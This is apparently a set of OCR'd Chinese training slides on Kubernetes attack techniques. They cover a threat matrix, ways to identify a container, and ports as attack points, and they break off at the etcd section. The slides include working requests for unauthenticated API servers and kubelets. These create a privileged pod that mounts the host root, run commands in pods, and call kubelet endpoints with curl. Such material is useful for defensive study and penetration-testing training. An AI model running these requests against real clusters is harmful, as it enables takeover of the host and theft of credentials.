
Kubernetes常用命令

```
#获取token
kubectl -n kube-system describe secret admin-user

#获取集群API服务的地址
kubectl cluster-info
kubectl cluster-info dump

#获取节点信息
kubectl get nodes

#节点详细信息
kubectl describe nodes ${NODENAME}

#kubectl config file
cat ~/.kube/config

#获取nodes节点
kubectl get nodes

#查看pods
kubectl get pods
```


Kubernetes常用命令

```
#查看Pod运行的主机
kubectl get pods -o wide

#查看更详细主机信息
kubectl describe pods nginx-deployment-66b6c48dd5-9vzfv

#执行容器中命令
kubectl exec nginx-deployment-66b6c48dd5-9wmvj -- ls -l

#进入容器中
kubectl exec -it nginx-deployment-66b6c48dd5-9wmvj bash

#查看Deployment
kubectl get deployment

#将已有的资源导出yaml文件
kubectl get pods nginx-deployment-66b6c48dd5-9wmvj -o yaml

#通过yaml创建资源
kubectl create -f nginx.yaml
```

Kubernetes攻击面



Pod攻击面


Pod
Container
Service
Node A
Pod
Container
Service
Node B
Public Network

识别容器

- ls -alh /.dockerenv（较为常用）

> /.dockerenv是所有容器中都会存在这个文件，这个文件曾是LCX用于环境变量加载到容器中，现在容器不再使用LCX所以内容为空，通过这种方式来识别当前环境是否在容器中。

- 程序缺失
- 识别K8s


```
# ls -l /run/secrets/kubernetes.io/serviceaccount
lrwxrwxrwx 1 root root 13 Sep 15 10:42 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 16 Sep 15 10:42 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 Sep 15 10:42 token -> ..data/token

# cat /etc/mtab | grep kube
tmpfs /run/secrets/kubernetes.io/serviceaccount tmpfs ro,relatime 0 0
```

Kubernetes威胁矩阵


Kubernetes威胁矩阵							
初始访问	执行	持久化	权限提升	防御逃逸	窃取凭证	探测	横向移动
容器内应用漏洞入侵	创建后门Pod	部署远控容器	利用特权容器逃逸	创建后门容器	暴力破解	Cluster内网扫描	窃取凭证攻击其他应用
使用恶意镜像	Service Account连接API Server执行指令	挂载主机路径	利用挂载根目录逃逸	Shadow API Server	私钥泄露	K8s常用端口探测	容器逃逸
K8s API Server未授权访问	通过Kubectl进入容器	Shadow API Server	通过Linux内核漏洞	利用系统Pod伪装	K8s Secret Account凭据泄露	访问K8s API Server	通过Service Account访问K8s API
kubelet未授权访问	通过curl执行容器命令	使用恶意镜像	通过Docker漏洞逃逸	创建超长Annotations使Audit日志解析失败	应用层API凭据泄露	访问K8s Dashboard所在的Pod	访问K8s Dashboard
etcd未授权访问	Sidecar注入	利用有效账号	容器内访问Docker.sock逃逸	K8s Audit日志清理	利用K8s准入控制器窃取信息	访问Kubelet API	Cluster内网渗透
Docker Daemon 公网暴露	容器内的反弹Shell/木马/C2/DNS隧道	DaemonSets、Deployments	利用Linux Capabilities逃逸	容器及宿主机日志清理(Clear container logs)	ConfigMap	集群内部网络	窃取凭证攻击云服务
Dashboard面板暴露	SSH服务进入容器	K8s cronjob	Procfs目录挂载逃逸	删除K8s的Event(Delete K8S events)			第三方组件风险
K8s configfile 泄露		Rootkit	K8s Rolebinding添加用户权限（Cluster-admin binding）				污点(Taint)横向渗透
私有镜像仓库暴露		利用系统Pod伪装	利用K8s漏洞提权				
		Sidecar注入					

初始访问

容器内应用漏洞入侵



攻击点


Client
kubectl
Master
api-server:6443
kube-scheduler:10251
kube-controller-manager:10252
cloud-controller-manager:10253
etcd:2379
Cluster
manifests
kubelet:10250
healthz:10248
cadvisor:4194
kube-proxy
CRI
CNI
iptables/ipvs/userspace
docker/rkt
calico/flannel/weave

初始访问 - > K8s API Server未授权访问

> 由于鉴权配置不当，将"system:anonymous"用户绑定到"cluster-admin"用户组，从而使6443端口允许匿名用户以管理员权限向集群内部下发指令。

```
#查看pods
https://192.168.4.110:6443/api/v1/namespaces/default/pods?limit=500
```

```
#创建特权容器
https://127.0.0.1:6443/api/v1/namespaces/default/pods/test-4444
{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{"kubectl.kubernetes.io/last-applied-configuration":"
{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"test-4444\",
\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"image\":\"nginx:1.14.2\",\"name\":\"test-4444\",
\"volumeMounts\":[{\"mountPath\":\"/host\",\"name\":\"host\"}]}],\"volumes\":[{\"hostPath\":{\"path\":\"/\",
\"type\":\"Directory\"},\"name\":\"host\"}]}}\n"},"name":"test-4444","namespace":"default"},"spec":
{"containers":[{"image":"nginx:1.14.2","name":"test-4444","volumeMounts":[{"mountPath":"/host","name":"host"}]}
],"volumes":[{"hostPath":{"path":"/","type":"Directory"},"name":"host"}]}}
```

```
执行命令
https://192.168.4.110:6443/api/v1/namespace/default/pods/test-4444/exec?command=whoami
```

YAML描述文件

```yaml
apiVersion: v1        #创建该对象所使用的Kubernetes API版本
kind: Pod             #对象类型为Pod，可以是Deployment、DaemonSet等
metadata:             #识别对象唯一性数据，名称、namespace
  name: test-444      #Pod名称
spec:                 #Pod规格
  containers:
  - name: test-444            #容器名称
    image: nginx:1.14.2       #镜像
    volumeMounts:             #卷
    - name: host
      mountPath: /host        #将宿主机的根目录挂载到/host目录下
  volumes:
  - name: host
    hostPath:
      path: /
      type: Directory
```

初始访问 - > kubelet未授权访问

每个Node节点上都运行一个 Kubelet 服务进程，默认监听 10250 端口，接收并执行 Master 发来的指令，管理 Pod 及 Pod 中的容器。

> 在缺少对TLS身份验证，而在一些默认配置中启用了，--anonymous-auth 默认为true允许匿名身份访问API,端口为10250

```
curl -sk https://192.168.4.110:10250/runningpods/ |python -m json.tool

curl -k -XPOST "https://192.168.4.110:10250/run/kube-system/kube-dns-5b8bf6c4f4-k5n2g/dnsmasq" -d "cmd=id"
```

利用工具：https://github.com/cyberark/kubeletctl

案例：

Kubernetes集群被入侵

TeamTNT Targets Kubernetes, Nearly 50,000 IPs Compromised in Worm-like Attack

初始访问 - > etcd获取敏感信息

> 2379(用于客户端与ectd通信）在默认配置当中是可以直接访问获取些敏感信息。本地127.0.0.1可免认证访问，其他地址要带--endpoint参数和cert进行认证。

```
